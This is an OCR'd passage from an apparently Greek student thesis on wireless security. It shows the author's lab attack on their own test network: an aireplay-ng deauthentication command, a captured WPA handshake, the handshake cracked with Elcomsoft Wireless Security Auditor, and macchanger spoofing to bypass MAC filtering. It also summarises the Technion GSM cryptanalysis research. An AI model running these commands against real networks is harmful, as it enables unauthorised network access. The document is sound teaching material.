
```
root@bt: # aireplay-ng -0 1 -a 00:21:29:78:19:D0 -c 00:11:6B:C1:CF:5C mon0

10:58:11  Waiting for beacon frame (BSSID: 00:21:29:78:19:D0) on channel 11
10:58:12  Sending 64 directed DeAuth. STMAC: [00:11:6B:C1:CF:5C] [ 8|48 ACKs]
```


Το αποτέλεσμα:


```
CH 11 ][ Elapsed: 56 s ][ 2012-03-10 10:58 ][ WPA handshake: 00:21:29:78:19:D0

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH E

00:21:29:78:19:D0    5  96      550       48    0  11  54 . WPA2 CCMP   PSK  P

BSSID              STATION            PWR   Rate    Lost  Packets  Probes

00:21:29:78:19:D0  00:11:6B:C1:CF:5C    3   54 -54    349      175
```


Τώρα έχουμε το κλειδί αλλά είναι κρυπτογραφημένο.

Για να επισπεύσουμε την αποκρυπτογράφηση θα επικαλεστούμε την elcomsoft και το ewsa με cudasupport.


Elcomsoft Wireless Security Auditor
File Action Options Help
Import data
Create project
Open project
Save project
Start attack
Pause attack
Check for updates
Help contents
Dictionaries total:
Time elapsed:
Current speed:
Last password:
Dictionaries left:
Time left:
Average speed:
Processor load:
Ssid
Hash
Password
Status
Comment
Time stamp
Message
Click 'Import' button to add the data you want to recover
Handshake selection
Multiple handshakes were found. Select what you need to recover please.
Ssid
Valid
Ptixiaki paradeigma
Yes
Select all
Select valid
Deselect all
OK
Cancel
18:02:34 March 10, 2012
Importing tcpdump handshakes from "C:\Users\GRat\Desktop\Desktop-01.c...


Elcomsoft Wireless Security Auditor
File Action Options Help
Import data
Create project
Open project
Save project
Start attack
Pause attack
Check for updates
Help content
Dictionary options
Dictionary files
C:\Program Files (x86)\Elcomsoft Password Recovery\Elcomsoft Wireless Securi
Add
Remove
Remove All
Up
Down
Select all
Deselect all
Additional options
Ignore password if it is shorter than 8 or longer than 64 characters
Password mutation options
OK
Cancel
Dictionaries total:
Time elapsed:
Current speed:
Last password:
Dictionaries left:
Time left:
Average speed:
Processor load:
Ssid
Hash
Comment
Ptixiaki parad...
Elcomsoft Wireless Security Auditor
Congratulations! The password has been found.
OK
Time stamp
Message
18:03:17 March 10, 2012 About to start new recovery: 1 CPU core, 1 h/w accelerator
18:03:17 March 10, 2012 Starting performance monitor
18:03:17 March 10, 2012 Performance monitor started successfully
18:03:17 March 10, 2012 Recovery: started
18:03:18 March 10, 2012 Recovery: the password has been found :)
18:03:18 March 10, 2012 Recovery: stopped


Elcomsoft Wireless Security Auditor
File Action Options Help
Import data
Create project
Open project
Save project
Restart attack
Pause attack
Check for updates
Help contents
Dictionaries total:
Time elapsed:
Current speed:
Last password:
Dictionaries left:
Time left:
Average speed:
Processor load:
Ssid Hash Password Status Comment
Ptixiaki paradeigma ptixiaki1 Found
Time stamp Message
18:03:17 March 10, 2012 About to start new recovery: 1 CPU core, 1 h/w accelerator
18:03:17 March 10, 2012 Starting performance monitor
18:03:17 March 10, 2012 Performance monitor started successfully
18:03:17 March 10, 2012 Recovery: started
18:03:18 March 10, 2012 Recovery: the password has been found :)
18:03:18 March 10, 2012 Recovery: stopped



Πλέον έχουμε πρόσβαση στο ασύρματο δίκτυο.

4.2.2.Screenshots από δικιά μας επίθεση με Bruteforce σε WPA με κλειδωμένη MAC

Βλέπουμε στην εικόνα ότι η MAC του χρήστη είναι 00:11:6b:c1:cf:5c:

```
CH  2 ][ Elapsed: 20 s ][ 2012-03-23 02:14

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH

00:21:29:78:19:D0    4        9        49    0  11  54 . WPA2 CCMP   PSK

BSSID              STATION            PWR   Rate    Lost  Packets  Probes

00:21:29:78:19:D0  00:11:6B:C1:CF:5C   15   54 -54       0       48
```

Οπότε αλλάζουμε την MAC της δικιάς μας κάρτας δικτύου ώστε να είναι ίδια με αυτή του χρήστη.

```
root@bt: # macchanger wlan0 --mac 00:11:6B:C1:CF:5C
Current MAC: 68:95:c8:d7:5f:c1 (unknown)
Faked MAC:   00:11:6b:c1:cf:5c (unknown)
```

Έτσι προσπεράσαμε το MACfilter του accesspoint και μπορούμε να συνδεθούμε πλέον στο δίκτυο.

4.3 Επίθεση σε GSM

Οι ερευνητές από το ίδρυμα TechnionInstituteofTechnology στην Χάιφα του Ισραήλ έχουν πετύχει το «σπάσιμο» του δημοφιλούς κώδικα κρυπτογράφησης τηλεφωνικών δικτύων GSM. Οι ερευνητές παρουσίασαν τα συμπεράσματά τους στην πρόσφατη CryptoConferenceστην SantaBarbara της Καλιφόρνια. Τα συμπεράσματα χαιρέτησαν με ενθουσιασμό οι 450 συμμετέχοντες της διάσκεψης, πολλοί από τους οποίους είναι παγκόσμιοι ηγέτες στην έρευνα και στην βιομηχανία της κρυπτογράφησης.

Οι ερευνητές, καθηγητής EliBiham, ο διδακτορικός σπουδαστής EladBarkanκαι oNathanKeller, ανακάλυψαν μια «βασική backdoor» στο σύστημα κρυπτογράφησης του δικτύου, και χρησιμοποιώντας αυτό, ήταν σε θέση να αναπτύξουν μια μέθοδο για το

«σπάσιμο» στο σύστημα κρυπτογράφησης. "*Ο Elad ανακάλυψε μια «σοβαρή ρωγμή» στο σύστημα ασφάλειας του δικτύου,*" εξηγεί ο καθηγητής Biham. "*Διαπίστωσε ότι το δίκτυο GSM δεν λειτουργεί στην σωστή σειρά:*

Κατ' αρχάς, διογκώνει τις πληροφορίες που περνούν μέσω αυτού, προκειμένου να διορθώσει παρεμβολές και «θορύβους» και μόνο μετά από αυτό το κρυπτογραφεί".

Αμέσως μετά αυτήν την ανακάλυψη, οι τρεις ερευνητές της Technion ανέπτυξαν μια μέθοδο που επιτρέπει το σπάσιμο του συστήματος κρυπτογράφησης GSM στο αρχικό στάδιο, ακόμη και προτού να αρχίσει η κλήση, αλλά και αργότερα κατά την διάρκεια της κλήσης. Με την ενίσχυση μιας ειδικής συσκευής που μπορεί επίσης να μεταδώσει ραδιοφωνικά, δίνεται η δυνατότητα να υποκλαπούν οι κλήσεις και από προσωπικές συσκευές τηλεφώνων, ακόμα και στη μέση μιας τρέχουσας κλήσης.

Πρόσφατα, ένα νέο και σύγχρονο σύστημα κρυπτογράφησης επιλέχτηκε ως απάντηση στις προηγούμενες επιθέσεις, στο υπάρχον σύστημα κρυπτογράφησης. Αλλά οι ερευνητές της Technion μπόρεσαν να ξεπεράσουν και αυτό το βελτιωμένο σύστημα.

Ο καθηγητής Bihamεξηγεί ότι τα ciphers κρυπτογράφησης κρατήθηκαν απολύτως μυστικά έως το 1999 όταν ένας ερευνητής με το όνομα MarcBriceno πέτυχε τηναντιστροφή στον αλγόριθμό τους. "*Από τότε πολλές προσπάθειες έχουν γίνει να τους «σπάσουν», αλλά αυτές οι προσπάθειες απαιτούν γνώση για το περιεχόμενο της κλήση για την διάρκεια της αρχικής κλήσης προκειμένου να αποκρυπτογραφηθεί η συνέχειά της, και κατόπιν, να αποκρυπτογραφήσουν τις πρόσθετες κλήσεις.*"

"*Δεδομένου ότι δεν υπήρξε κανένας τρόπος για να γνωρίζουνε το περιεχόμενο της κλήσης, αυτές οι έρευνες-προσπάθειες δεν έφθασαν ποτέ σε ένα πρακτικό στάδιο. Η έρευνά μας παρουσιάζει την ύπαρξη της δυνατότητας να «σπάσουν» οι κώδικες χωρίς να γνωρίζουμε τίποτα για το περιεχόμενο κλήσης*", σημειώνει.

Ένα αντίγραφο της έρευνας εστάλη στις αρχές του δικτύου GSM προκειμένου να διορθωθεί το πρόβλημα, και η μέθοδος κατοχυρώθηκε με δίπλωμα ευρεσιτεχνίας έτσι ώστε στο μέλλον μπορεί να χρησιμοποιηθεί από τους αντιπρόσωπους επιβολής του νόμου.

4.4 Παρατηρήσεις


Βλέπουμε ότι η ασφάλεια του δικτύου μας είναι ανεπαρκής. Το μόνο που μπορούμε να ελπίσουμε είναι αν έχουμε μεγάλους κωδικούς και να κλαδώσουμε την MAC ή την SSID ή να δώσουμε καρφωτές IP, αλλά ένας επιτιθέμενος μπορεί πάλι με λίγη παραπάνω προσπάθεια να αποκτήσει πρόσβαση στο δίκτυο μας. Το πρόβλημα με βάση τα παραπάνω έγκειται στο γεγονός ότι το Rooter μας απαντά στον επιτιθέμενο και τα Windows δεν μας δίνουν την δυνατότητα να του αλλάξουμε σύνθετες ρυθμίσεις στο firewall. Για το λόγο αυτό θα δοκιμάσουμε σε περιβάλλον Linux.

